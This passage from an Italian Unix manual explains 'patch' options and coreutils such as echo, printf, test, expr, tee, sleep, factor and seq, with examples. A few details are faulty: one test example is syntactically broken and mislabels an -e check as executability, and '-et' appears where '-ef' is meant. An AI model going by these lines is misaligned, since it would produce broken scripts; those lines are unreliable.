In condizioni normali, precisamente quando si dispone di file di differenze in formato contestuale (standard o unificato), non è necessario fornire a '**`patch`**' il nome del file su cui intervenire per applicare le modifiche, perché questo è indicato all'interno del file che le contiene. Tuttavia, il formato predefinito lo impone e in ogni caso può essere utile indicare precisamente a '**`patch`**' il nome del file su cui intervenire.

`patch` [*opzioni*] *file_originale* [*file_di_differenze*]

Lo schema mostra semplicemente che è sufficiente accodare dopo le opzioni il nome del file originale al quale si vogliono applicare le modifiche. Queste possono essere contenute in un file indicato come argomento successivo, oppure fornito attraverso lo standard input, come si fa di solito. In alternativa, il file di differenze può anche essere indicato in modo esplicito attraverso l'opzione '**`-i`**' (ovvero '**`--input`**').

Gli esempi seguenti sono equivalenti e servono ad applicare al file '`prova`' le modifiche contenute nel file '`prova.diff`', sovrascrivendo il file '`prova`' stesso:

`$` **`patch prova prova.diff`** [*Invio*]

`$` **`patch prova < prova.diff`** [*Invio*]

`$` **`patch -i prova.diff prova`** [*Invio*]

`$` **`patch --input=prova.diff prova`** [*Invio*]

202.2.2 Definizione esplicita del formato del file di differenze

In alcune circostanze, può essere utile, o necessario, definire esplicitamente di quale tipo sia il formato del file di differenze. A questo proposito si utilizzano alcune opzioni:

Opzione	Descrizione
`-n` `--normal`	per indicare un formato normale;
`-c` `--context`	per indicare un formato contestuale standard;
`-u` `--unified`	per indicare un formato contestuale unificato.

202.2.3 Differenze multiple e directory

Un file di differenze che contiene informazioni su più coppie di file, deve essere di tipo contestuale (standard o unificato). Quando è stato generato facendo riferimento al contenuto di una directory, i nomi dei file presi in considerazione contengono l'indicazione di un percorso; pertanto, per riprodurre le modifiche in ambito locale, occorre tenere conto della posizione in cui cominciano a trovarsi i dati.

Inoltre, la directory corrente, nel momento in cui si avvia il programma '**patch**', è importante per determinare quali siano i file a cui si devono applicare le modifiche.

Tabella 202.22. Opzioni relative alla posizione in cui si esegue l'applicazione delle modifiche.

Opzione	Descrizione
-d ***directory_di_riferimento*** --directory=***directory_di_riferimento***	Questa opzione permette di definire la directory di lavoro per '**patch**'.
-p***n*** --strip=***n***	In questo modo è possibile «togliere» un numero stabilito di barre oblique di separazione all'interno dei percorsi indicati per i file a cui applicare le modifiche. Questa opzione è praticamente obbligatoria in presenza di file di differenze in cui le informazioni sui file contengono un percorso. In generale, quando queste vengono applicate in un contesto equivalente a quello nel quale sono state generate, si utilizza l'opzione '**-p0**', che indica il mantenimento della situazione attuale.

Segue la descrizione di alcuni esempi.

- $ **patch -d ~/prove < prova.diff** [*Invio*]

  Prima di applicare le modifiche contenute nel file di differenze 'prova.diff', si sposta nella directory '~/prove/'.

- $ **patch -p0 < prova.diff** [*Invio*]

  Applica le modifiche contenute nel file 'prova.diff' che presumibilmente contiene informazioni sui percorsi. L'opzione '**-p0**' garantisce che a partire dalla directory corrente si articolano gli stessi percorsi che appaiono nel file di differenze.

- $ **patch -p1 < prova.diff** [*Invio*]

  Applica le modifiche contenute nel file 'prova.diff' che presumibilmente contiene informazioni sui percorsi. L'opzione '**-p1**' richiede l'eliminazione della prima barra obliqua nei percorsi, con l'intento presumibile di eliminare il primo livello di directory. Se all'interno del file di differenze si fa riferimento al file 'x/y/z/prova', significa che le modifiche relative vanno applicate localmente al file 'y/z/prova'.

  Nel caso in cui all'interno del file di differenze si facesse riferimento al file './x/y/z/prova', eliminando la prima barra obliqua di questo percorso, non si otterrebbe alcun cambiamento, dal momento che ciò produrrebbe il percorso 'x/y/z/prova' che è equivalente al primo. Questo significa che prima di decidere quante barre oblique togliere da un percorso, occorre osservare il contenuto del file di differenze.

In modo analogo, nel caso in cui all'interno del file di differenze si facesse riferimento al file '/x/y/z/prova', che come si vede è indicato con un percorso assoluto a partire dalla radice, eliminando la prima barra obliqua si ottiene un percorso relativo: 'x/y/z/prova'.

- `$ cd ~/linux` [*Invio*]

  `$ gzip -d -c ../usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz ↩`
  `↪| patch -p1` [*Invio*]

  Questo è un esempio più complesso ma comune. Si tratta dell'applicazione del file di differenze 'usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz', che come si nota è anche compresso, contenuto nella directory personale dell'utente che compie l'operazione. Nell'esempio si intende che si tratti di modifiche relative ai sorgenti di un kernel Linux collocato a partire dalla directory '~/linux/'. In questo caso, il file di differenze inizia in questo modo:

```
--- linux-2.2.16/Documentation/Configure.help   Mon Jun 19 11:26:22 2000
+++ linux/Documentation/Configure.help  Mon Jun 19 12:02:12 2000
```

  Pertanto, essendo già la directory corrente corrispondente a 'linux/', l'opzione '**-p1**' risolve tutti i problemi.

202.2.4 Conservazione delle versioni precedenti

In condizioni normali, '**patch**' sovrascrive i file a cui si applicano le modifiche. Per evitarlo è possibile definire precisamente il nome del file da generare, oppure si può gestire il sistema di mantenimento delle versioni precedenti, utilizzando in particolare l'opzione '**-b**'.

Tabella 202.24. Opzioni relative al controllo delle versioni precedenti.

Opzione	Descrizione
-o ***file_aggiornato*** --output=***file_aggiornato***	Invece di modificare il file originale, ne crea uno nuovo, utilizzato il nome indicato come argomento dell'opzione.
-b --backup	Attiva la conservazione delle versioni precedenti. In condizioni normali, con questa opzione si ottiene di salvare i file, prima del loro aggiornamento, utilizzando l'estensione aggiuntiva '.orig'.
-z ***suffisso_di_backup*** --suffix=***suffisso_di_backup***	Permette di definire il suffisso (ovvero l'estensione) da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente '**SIMPLE_BACKUP_SUFFIX**'. Se anche questa variabile non è stata predisposta, si utilizza l'estensione '.orig'.

Opzione	Descrizione
`-V` ***tipo_di_backup*** `--version-control=`***tipo_di_backup***	Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**`-b`**'.
`-V {t|numbered}` `--version-control={t|numbered}`	Fa in modo che le copie di sicurezza abbiano un'estensione numerata.
`-V {nil|existing}` `--version-control={nil|existing}`	Fa in modo che vengano conservate le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate.
`-V {never|simple}` `--version-control={never|simple}`	Fa in modo che venga conservata una sola copia di sicurezza.

Tabella 202.25. Variabili di ambiente relative al controllo delle versioni precedenti.

Variabile	Descrizione
`PATCH_VERSION_CONTROL`	Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**`-V`**'.
`VERSION_CONTROL`	Questa variabile ha lo stesso significato di '**`PATCH_VERSION_CONTROL`**', ma viene presa in considerazione solo in mancanza di questa.
`SIMPLE_BACKUP_SUFFIX`	Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Segue la descrizione di alcuni esempi.

- `$` **`patch -o aggiornato < prova.diff`** [*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`' generando il file '`aggiornato`', senza toccare i file originali.

- `$` **`patch -b < prova.diff`** [*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna, prima di modificarli.

- `$` **`patch -b -z .vecchio < prova.diff`** [*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo l'estensione '`.vecchio`', prima di modificarli.

- `$` **`patch -b -V numbered < prova.diff`** [*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo un'estensione contenente un numero progressivo, prima di modificarli. La prima di queste copie di sicurezza ottiene l'estensione '`.~1~`', la seconda '`.~2~`' e così di seguito.

202.2.5 Applicazione di modifiche imperfette

'**`patch`**' è generalmente in grado di applicare delle modifiche anche a file che non sono perfettamente identici a quelli con cui sono stati costruiti i file di differenze. Tuttavia, ci sono situazioni in cui '**`patch`**', da solo, non è in grado di poter prendere una decisione autonoma.

Può capitare che i file di modifiche vengano alterati involontariamente, per esempio a causa di una trasmissione attraverso la posta elettronica o per una modifica attraverso un programma per la gestione di file di testo. In questi casi potrebbero essere alterate le spaziature orizzontali attraverso una sostituzione dei caratteri di tabulazione con caratteri spazio, o viceversa. Un problema del genere può essere risolto utilizzando l'opzione '**`-l`**'.

```
-l | --ignore-white-space
```

In questo modo, una sequenza di spazi qualunque equivale a un'altra sequenza di spazi, indipendentemente dal fatto che siano stati usati caratteri di tabulazione, o caratteri spazio veri e propri, ma anche indipendentemente dalla loro quantità.

202.2.6 Altre anomalie

Quando '**`patch`**' incontra dei problemi che non è in grado di risolvere da solo, richiede un intervento, ponendo delle domande all'utente. Se ciò accade, si può decidere di guidare '**`patch`**' nell'applicazione delle modifiche o di interrompere il procedimento.

Tutte le modifiche rigettate, vengono salvate in file terminanti con l'estensione '`.rej`', a meno che sia stabilito diversamente con l'opzione '**`-r`**'.

```
-r file_degli_errori | --reject-file=file_degli_errori
```

Con questa opzione, in pratica, si stabilisce direttamente il nome del file che deve contenere le informazioni sulle modifiche che non sono state applicate per qualunque motivo.

202.2.7 Differenze invertite

Alla fine delle sezioni dedicate alla creazione di un file di differenze è stato chiarito che l'ordine in cui vanno indicati i file o le directory da confrontare, deve essere tale da avere prima l'oggetto che rappresenta la versione precedente e dopo quello che rappresenta la versione aggiornata.

Alle volte si hanno per le mani file di differenze ottenuti in modo inverso rispetto alle intenzioni reali, pertanto occorre richiedere a '**`patch`**' di adeguarvisi, se possibile.

Tabella 202.26. Opzioni relative all'ordine con cui applicare gli aggiornamenti.

Opzione	Descrizione
`-R` `--reverse`	Richiede a '**`patch`**' di intendere il file di differenze in modo inverso rispetto a quello che sembrerebbe.
`-N` `--forward`	Richiede esplicitamente di ignorare le modifiche che sembrano essere state invertite, oppure che sembrano essere già state applicate.

202.3 Riferimenti

La documentazione Info riguardo alla creazione, distribuzione e applicazione di modifiche, è molto dettagliata: *info diff*. Per il funzionamento di '**`patch`**' in particolare, conviene consultare la pagina di manuale *patch(1)*.

[1] **GNU diffutils** GNU GPL

[2] **GNU Patch** GNU GPL

Programmi di servizio diversi

I modi con cui si possono classificare i programmi di servizio sono molti e tutti potenzialmente validi. Nelle sezioni seguenti vengono mostrati una serie di programmi di servizio che non hanno trovato una diversa collocazione in questo documento.

Esistono molti piccoli programmi il cui nome e le cui funzionalità si confondono con i comandi interni delle shell principali. Quando ciò accade, occorre fare bene attenzione a determinare cosa si sta usando: il comando interno di shell o il programma.

La tabella 203.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 203.1. Elenco di alcuni programmi di servizio per uso vario.

Programma	Descrizione
'**echo**'	Emette una o più stringhe.
'**printf**'	Compone ed emette delle stringhe.
'**yes**'	Emette continuamente una stringa.
'**false**'	Restituisce sempre il valore *Falso*.
'**true**'	Restituisce sempre il valore *Vero*.
'**test**'	Valuta un'espressione condizionale e ne restituisce il risultato.
'**expr**'	Valuta un'espressione e ne emette il risultato.
'**tee**'	Fa una copia del flusso dei dati che lo attraversa.
'**printenv**'	Emette l'elenco e il contenuto delle variabili di ambiente.
'**sleep**'	Attende per una durata di tempo determinato.
'**factor**'	Calcola i fattori di un numero.
'**seq**'	Genera una sequenza numerica.

203.1 Emissione di testo

Alcuni programmi si occupano di emettere del testo, più o meno impaginato o composto tipograficamente, attraverso lo standard output. Di solito, queste informazioni vengono visualizzate, quando non si fa una ridirezione esplicita.

203.1.1 Utilizzo di «echo»

Il programma di servizio '**echo**' [1] emette le stringhe indicate come argomento, separate da uno spazio e con l'aggiunta di un codice di interruzione di riga finale:

```
echo [opzioni] [stringa...]
```

Il programma riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. Queste sono elencate nella tabella 203.2.

Tabella 203.2. Elenco delle sequenze di escape riconosciute da '**`echo`**'.

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('****').
`\a`	Inserisce il codice <*BEL*> (avvisatore acustico).
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice <*FF*> (*formfeed*).
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).
`\t`	Inserisce una tabulazione normale (<*HT*>).
`\v`	Inserisce una tabulazione verticale (<*VT*>).
`\`***nnn***	Inserisce il carattere corrispondente al codice ottale ***n***.

Tabella 203.3. Alcune opzioni.

Opzione	Descrizione
`-n`	Sopprime il codice di interruzione di riga finale, in modo da permettere l'emissione successiva sulla stessa riga.
`-e`	Abilita l'interpretazione delle sequenze di escape descritte nella tabella 203.2.

203.1.2 Utilizzo di «printf»

Il programma di servizio '**`printf`**' [2] emette attraverso lo standard output la stringa di composizione fornita, utilizzando gli argomenti, con le stesse regole della funzione '**`printf`**' del linguaggio C:

```
printf composizione [argomento...]
```

Tabella 203.4. Variabili di composizione particolari.

Stringa	Descrizione
`\0`***nnn***	Numero ottale composto da una a tre cifre, ognuna con valori compresi tra zero e sette.
`\x`***hhh***	Numero esadecimale composto da una a tre cifre, ognuna con valori compresi tra zero e la lettera «f».

203.1.3 Utilizzo di «yes»

Il programma di servizio '**yes**' [3] emette ripetitivamente senza fine, attraverso lo standard output, le stringhe indicate come argomento (separate da uno spazio l'una dall'altra), seguite dal codice di interruzione di riga.

```
yes [stringa...]
```

Se non viene indicata alcuna stringa come argomento, emette la lettera «y». Il programma continua la sua esecuzione fino a che non viene interrotto. Segue la descrizione di alcuni esempi.

- `$` **`yes`** [*Invio*]

  ```
  y
  y
  y
  y
  y
  ...
  ```

  Senza argomenti, '**yes**' emette una serie indefinita di lettere «y» seguite dal codice di interruzione di riga.

- `$` **`yes n`** [*Invio*]

  ```
  n
  n
  n
  n
  n
  ...
  ```

  Se vengono specificate delle stringhe come argomento, queste stringhe vengono emesse ripetitivamente.

- `$` **`yes | mio_prog`** [*Invio*]

  Si inviano una serie di lettere «y», seguite dal codice di interruzione di riga, al programma ipotetico '**mio_prog**' che probabilmente tende a fare una serie di domande alle quali si vuole rispondere sempre con una lettera «y».

203.2 Espressioni

Alcuni programmi sono particolarmente indicati per la costruzione di espressioni e, per questo motivo, il risultato della loro elaborazione si traduce essenzialmente nella restituzione di un valore (*exit status*).

203.2.1 Utilizzo di «false»

Il programma di servizio '**`false`**' [4] si limita a restituire il valore uno, corrispondente in pratica a *Falso* nell'ambito dei comandi di shell:

```
false
```

203.2.2 Utilizzo di «true»

Il programma di servizio '**`true`**' [5] si limita a restituire il valore zero, corrispondente in pratica a *Vero* nell'ambito dei comandi di shell:

```
true
```

203.2.3 Utilizzo di «test» o di «[»

Il programma di servizio '**`test`**' [6] risolve (valuta) l'espressione indicata. Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione.

```
test espressione_condizionale
```

```
[ espressione_condizionale ]
```

Come si può osservare dai modelli mostrati, si può usare questo programma anche con il nome '**`[`**', ovvero una parentesi quadra aperta, ma in tal caso, alla fine dell'espressione deve apparire un'altra parentesi quadra chiusa. Questo strattagemma consente di scrivere delle espressioni con una notazione simile a quella di un linguaggio di programmazione comune.

Bisogna ricordare che, sia '**`test`**', sia '**`[`**', rappresentano il nome di un programma, o al limite il nome di un comando interno di alcune shell, pertanto le parentesi quadre non possono essere attaccate all'espressione da valutare, così come il nome '**`test`**' non potrebbe esserlo.

Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato.

Per fare riferimento a un descrittore di I/O (per esempio uno dei flussi di dati standard), si può indicare un file nella forma '`/dev/fd/`***n***', dove il numero finale rappresenta l'***n***-esimo descrittore. In alternativa, si può fare riferimento direttamente ai file '`/proc/self/fd/`***n***', secondo lo standard del kernel Linux.

Nella tabella 203.7 e in quelle successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

Tabella 203.7. Espressioni per la verifica del tipo di file.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.
`-L` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket.
`-t` ***descrittore_file***	*Vero* se il descrittore indicato è aperto su un terminale.
`-t`	*Vero* se lo standard output è aperto su un terminale.

Tabella 203.8. Espressioni per la verifica dei permessi e delle modalità dei file.

Espressione	Descrizione
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste ed è eseguibile.
`-O` ***file***	*Vero* se il file esiste e appartiene al numero UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.

Tabella 203.9. Espressioni per la verifica di altre caratteristiche dei file.

Espressione	Descrizione
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file_1 `-nt` ***file_2***	*Vero* se il primo file ha la data di modifica più recente.
file_1 `-ot` ***file_2***	*Vero* se il primo file ha la data di modifica più vecchia.
file_1 `-et` ***file_2***	*Vero* se i due nomi corrispondono allo stesso inode.

Tabella 203.10. Espressioni per la verifica e la comparazione delle stringhe.

Espressione	Descrizione
`-z` ***stringa***	*Vero* se la lunghezza della stringa è zero.
`-n` ***stringa***	*Vero* se la lunghezza della stringa è diversa da zero.
stringa_1 `=` ***stringa_2***	*Vero* se le stringhe sono uguali.
stringa_1 `!=` ***stringa_2***	*Vero* se le stringhe sono diverse.
stringa_1 `<` ***stringa_2***	*Vero* se la prima stringa è lessicograficamente precedente.
stringa_1 `>` ***stringa_2***	*Vero* se la prima stringa è lessicograficamente successiva.

Tabella 203.11. Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivi o negativi, oppure l'espressione speciale '**`-l`** ***stringa***' che restituisce la lunghezza della stringa indicata.

Espressione	Descrizione
op_1 `-eq` ***op_2***	*Vero* se gli operandi sono uguali.
op_1 `-ne` ***op_2***	*Vero* se gli operandi sono differenti.
op_1 `-lt` ***op_2***	*Vero* se il primo operando è inferiore al secondo.
op_1 `-le` ***op_2***	*Vero* se il primo operando è inferiore o uguale al secondo.
op_1 `-gt` ***op_2***	*Vero* se il primo operando è maggiore del secondo.
op_1 `-ge` ***op_2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 203.12. Operatori logici.

Espressione	Descrizione
`!` ***espressione***	Inverte il risultato logico dell'espressione.
espressione `-a` ***espressione***	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione `-o` ***espressione***	*Vero* se almeno un'espressione dà un risultato *Vero*.

Seguono due esempi senza descrizione, mostrando il risultato ottenuto attraverso lo standard output:

$ **`test 1 -lt 2 && echo "ok"`** [*Invio*]

```
ok
```

$ **`[ "prova" = "pro" ] || echo "le stringhe non combaciano"`** [*Invio*]

```
le stringhe non combaciano
```

$ **`test -d /bin && echo "/bin è una directory"`** [*Invio*]

```
/bin è una directory
```

$ **`[ -e /bin/sh && ] echo "/bin/sh è un file eseguibile"`** [*Invio*]

```
/bin/sh è un file eseguibile
```

203.2.4 Utilizzo di «expr»

Il programma di servizio '**`expr`**' [7] valuta un'espressione e ne emette il risultato attraverso lo standard output. Ogni elemento dell'espressione deve essere un argomento separato.

```
expr espressione
```

Gli operandi possono essere numeri o stringhe a seconda del tipo di operazione che si intende applicare.

Se vengono usate le parentesi, è molto probabile che la shell utilizzata costringa a proteggerle attraverso le tecniche che la stessa mette a disposizione.

Il valore restituito da '**`expr`**' dipende essenzialmente dal risultato dell'espressione nel modo seguente:

Valore di uscita	Quando si ottiene
0	se il risultato è diverso sia dal valore nullo che da zero;
1	se il risultato è nullo oppure zero;
2	se l'espressione non è valida.

Non si deve confondere il valore restituito dal programma con il risultato delle espressioni: '**`expr`**' valuta le espressioni come farebbe un linguaggio di programmazione comune, attribuendo al valore uno il significato di *Vero* e a zero il valore *Falso*.

Le espressioni possono essere concatenate attraverso degli operatori logici, come descritto nella tabella successiva.

Tabella 203.18. Operatori logici.

Operatore	Descrizione
|	È simile all'operatore OR: se la prima delle due espressioni genera un risultato diverso da zero e dal valore nullo, il risultato globale è questo; altrimenti il risultato è quello della seconda.
&	È simile all'operatore AND: se entrambe le espressioni generano un risultato diverso da zero e dal valore nullo, il risultato globale è quello della prima espressione; altrimenti il risultato è zero.

Gli operatori di comparazione sono i soliti che si usano in matematica, come descritto nella tabella successiva.

Tabella 203.19. Operatori di comparazione.

Operatore	Descrizione
<	Minore.
<=	Minore o uguale.
=	Uguale.
==	Identicamente uguale (di fatto equivalente alla notazione '**`=`**').
!=	Diverso.
>	Maggiore.
>=	Maggiore o uguale.

Se la comparazione è corretta (*Vero*), genera il valore uno, altrimenti si ottiene zero.

'**`expr`**' tenta inizialmente di considerare gli operatori da confrontare come numerici; se in questo modo fallisce l'operazione, tenta quindi di eseguire una comparazione lessicografica.

Gli operatori numerici sono i soliti che si usano in matematica, come descritto nella tabella successiva.

Tabella 203.20. Espressioni numeriche.

Operatore	Descrizione
`+`	Addizione.
`-`	Sottrazione.
`*`	Moltiplicazione.
`/`	Divisione.
`%`	Resto o modulo.

Tabella 203.21. Espressioni su stringhe.

Operatore	Descrizione
stringa `:` ***espressione_regolare***	L'operatore '`:`' viene usato per comparare una stringa con un'espressione regolare. Questa espressione regolare può essere solo di tipo elementare (BRE) e si considera che contenga implicitamente un accento circonflesso ('`^`') iniziale (pertanto, l'espressione regolare deve corrispondere a partire dell'inizio della stringa). L'espressione regolare può contenere una coppia di parentesi tonde protette nel modo seguente: '`\(`...`\)`'. Se vengono usate, il risultato di questa comparazione è la stringa che corrisponde alla parte di espressione regolare racchiusa tra queste parentesi. Se non vengono usate, il risultato è il numero di caratteri che corrispondono. Se la comparazione fallisce e sono state usate le parentesi '`\(`' e '`\)`', il risultato è una stringa nulla. Se la comparazione fallisce e non sono state usate queste parentesi, il risultato è zero.
`match` ***stringa*** ***espressione_regolare***	Questa sintassi è un modo alternativo per eseguire una comparazione di stringhe. Si comporta in modo identico all'uso dell'operatore '`:`'.
`substring` ***stringa*** ↩ ↪***posizione*** ***lunghezza***	Restituisce una sottostringa a partire dalla posizione indicata per una lunghezza massima stabilita. Se uno dei valori usati per indicare la posizione o la lunghezza è negativo, il risultato è la stringa nulla.
`index` ***stringa*** ***insieme_di_caratteri***	Restituisce la prima posizione all'interno della stringa, a cui corrisponde uno dei caratteri che compone l'insieme di caratteri.
`length` ***stringa***	Restituisce la lunghezza della stringa.

Segue la descrizione di alcuni esempi.

- `$` **`export miavar=2`** [*Invio*]

  `$` **`expr $miavar + 1`** [*Invio*]

  ```
  3
  ```

Viene creata la variabile '**miavar**' assegnandole il valore '**2**', quindi calcola la somma tra il suo contenuto e '**1**'.

- $ **expr abc : 'a\(.\)c'** [*Invio*]

```
b
```

Estrae dalla stringa la lettera centrale attraverso l'espressione regolare.

- $ **expr index ambaraba br** [*Invio*]

```
3
```

Cerca la prima posizione all'interno della stringa '**ambaraba**' che corrisponda alla lettera '**b**', oppure alla lettera '**r**'.

203.3 Ridirezione

La ridirezione dei flussi di input e di output dei programmi viene svolta dalle shell. Il programma '**tee**' è molto importante in queste situazioni perché permette di copiare in un file il flusso di dati che lo attraversa.

203.3.1 Utilizzo di «tee»

Il programma di servizio '**tee**' [8] emette attraverso lo standard output quanto ricevuto dallo standard input, facendone una copia anche nei file indicati come argomento. Si tratta quindi di un filtro che permette di copiare i dati in transito in un file.

tee [*opzioni*] [*file*...]

Tabella 203.25. Alcune opzioni.

Opzione	Descrizione
`-a` `--append`	Aggiunge i dati ai file di destinazione, accodandoli, invece di sovrascriverli.
`-i` `--ignore-interrupts`	Ignora i segnali di interruzione.

203.4 Contesto operativo

Alcuni programmi si occupano di mostrare o modificare il contesto in cui si opera.

203.4.1 Utilizzo di «printenv»

Il programma di servizio '**printenv**' [9] emette attraverso lo standard output il contenuto delle variabili indicate come argomento. Se viene usato senza argomenti, emette il contenuto di tutte.

```
printenv [opzioni] [variabile...]
```

L'uso di questo programma è utile quando la shell di cui si dispone non permette di espandere una variabile.

Tabella 203.26. Valore di uscita.

Valore di uscita	Condizione
0	Se sono state trovate tutte le variabili specificate.
1	Se almeno una variabile non è stata trovata.
2	Se si è verificato un errore di scrittura.

L'esempio seguente mostra il contenuto della variabile '**PATH**':

```
$ printenv PATH [Invio]
```

203.5 Pause

Nella scrittura di script ci sono situazioni in cui è necessario fare delle pause, per permettere il completamento di qualcosa che non può essere controllato in modo sequenziale.

203.5.1 Utilizzo di «sleep»

Il programma di servizio '**sleep**' [10] attende per il tempo indicato come argomento, quindi termina la sua esecuzione. La durata si esprime attraverso un numero seguito, eventualmente, da una lettera che ne definisce l'unità di misura.

```
sleep durata[s|s|m|h|d]
```

Se viene indicato soltanto un numero, si intende che si tratti di secondi; altrimenti, la lettera «s» indica esplicitamente una quantità di secondi, la lettera «m» indica una quantità di minuti, la lettera «h» indica ore e la lettera «d» indica giorni.

A seconda della realizzazione del programma, potrebbe essere consentito l'uso di numeri non interi, ma in generale, per ottenere la compatibilità massima, è meglio limitarsi all'uso di numeri interi.

Segue la descrizione di alcuni esempi.

- $ **sleep 10** [*Invio*]

  Attende 10 secondi e quindi termina la sua esecuzione.

- $ **sleep 10s** [*Invio*]

  Attende 10 secondi e quindi termina la sua esecuzione.

- $ **sleep 5m** [*Invio*]

  Attende cinque minuti e quindi termina la sua esecuzione.

203.6 Elaborazioni matematiche

Benché esistano dei programmi specifici per le elaborazioni matematiche, come BC (parte ci), alle volte dei programmi di servizio più semplici possono essere ugualmente utili.

203.6.1 Utilizzo di «factor»

Il programma di servizio '**factor**' [11] consente di calcolare i fattori di un numero, ovvero la serie di numeri primi, moltiplicando i quali si ottiene il numero di partenza.

factor [***numero***]...

Si osservi l'esempio seguente:

$ **factor 12345** [*Invio*]

```
12345: 3 5 823
```

Il comando restituisce un messaggio con il quale si comprende che si ottiene 12345 moltiplicando i numeri primi 3, 5 e 823.

203.6.2 Utilizzo di «seq»

Il programma di servizio '**seq**' [12] consente di ottenere una sequenza numerica a partire da un valore iniziale, fino a un valore finale massimo, con una cadenza prestabilita:

seq [***opzioni***] [***numero_iniziale*** [***passo***]] ***numero_finale***

Se si omette l'indicazione del passo, si intende una scansione unitaria; inoltre, se si omette anche il valore iniziale, si intende implicitamente che si tratti di uno. In pratica, l'esempio seguente restituisce attraverso lo standard output la sequenza dei numeri interi da uno a quattro:

$ **seq 1 1 4** [*Invio*]

```
1
2
3
4
```

La stessa cosa si ottiene con i due esempi seguenti, perché il passo e il valore iniziale sono quelli predefiniti:

$ **seq 1 4** [*Invio*]

$ **seq 4** [*Invio*]

Attraverso le opzioni è possibile controllare il formato dell'elenco di numeri, così come si può cambiare anche il modo di separarli. Tuttavia, rimane il fatto che i valori ottenuti sono espressi in base 10; per ottenere dei valori con basi di numerazione differenti, occorre un'elaborazione successiva con altri programmi.

Tabella 203.29. Alcune opzioni.

Opzione	Descrizione
`-f` ***formato*** `--format=`***formato***	Definisce esplicitamente il formato di rappresentazione dei valori restituiti. Il formato si esprime attraverso una stringa tra quelle elencate di seguito: '**`%g`**', notazione normale per i numeri piccoli e scientifica per i valori molto grandi; '**`%f`**', notazione normale con l'indicazione dei decimali; '**`%e`**', notazione scientifica.
`-s` ***stringa_di_separazione*** `--separator=`***stringa_di_separazione***	Definisce una stringa di separazione differente dal codice di interruzione di riga.
`-w` `--equal-width`	Richiede espressamente di rappresentare i valori con lo stesso numero di cifre, con l'aggiunta eventuale di zeri anteriori.

Segue la descrizione di alcuni esempi. Si osservi che in questi si mostra l'uso della virgola per separare la parte intera del numero, in base alla localizzazione italiana.

- $ **seq 9 0,5 11** [*Invio*]

```
9
9,5
10
10,5
11
```

- $ **seq -f %e 9 0,5 11** [*Invio*]

```
9,000000e+00
9,500000e+00
1,000000e+01
1,050000e+01
1,100000e+01
```

- $ **seq -w 9 0,5 11** [*Invio*]

```
09,0
09,5
10,0
10,5
11,0
```

- $ **seq -s ' ' -w 9 0,5 11** [*Invio*]

```
09,0 09,5 10,0 10,5 11,0
```

Come già accennato, per ottenere una sequenza espressa in una base di numerazione diversa, occorre l'aiuto di altri programmi, come negli esempi successivi, dove si usa '**printf**' per rielaborare il risultato emesso da '**seq**' (il primo esempio serve a mostrare cosa si otterrebbe direttamente da '**seq**').

- $ **seq 9 2 13** [*Invio*]

```
9
11
13
```

- $ **printf %x'\n' `seq 9 2 13`** [*Invio*]

```
9
b
d
```

- $ **printf %o'\n' `seq 9 2 13`** [*Invio*]

```
11
13
15
```

203.7 Altri programmi affini

- *multitee(1)*[13]

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

Capitolo 204

Creazione e modifica di file di testo

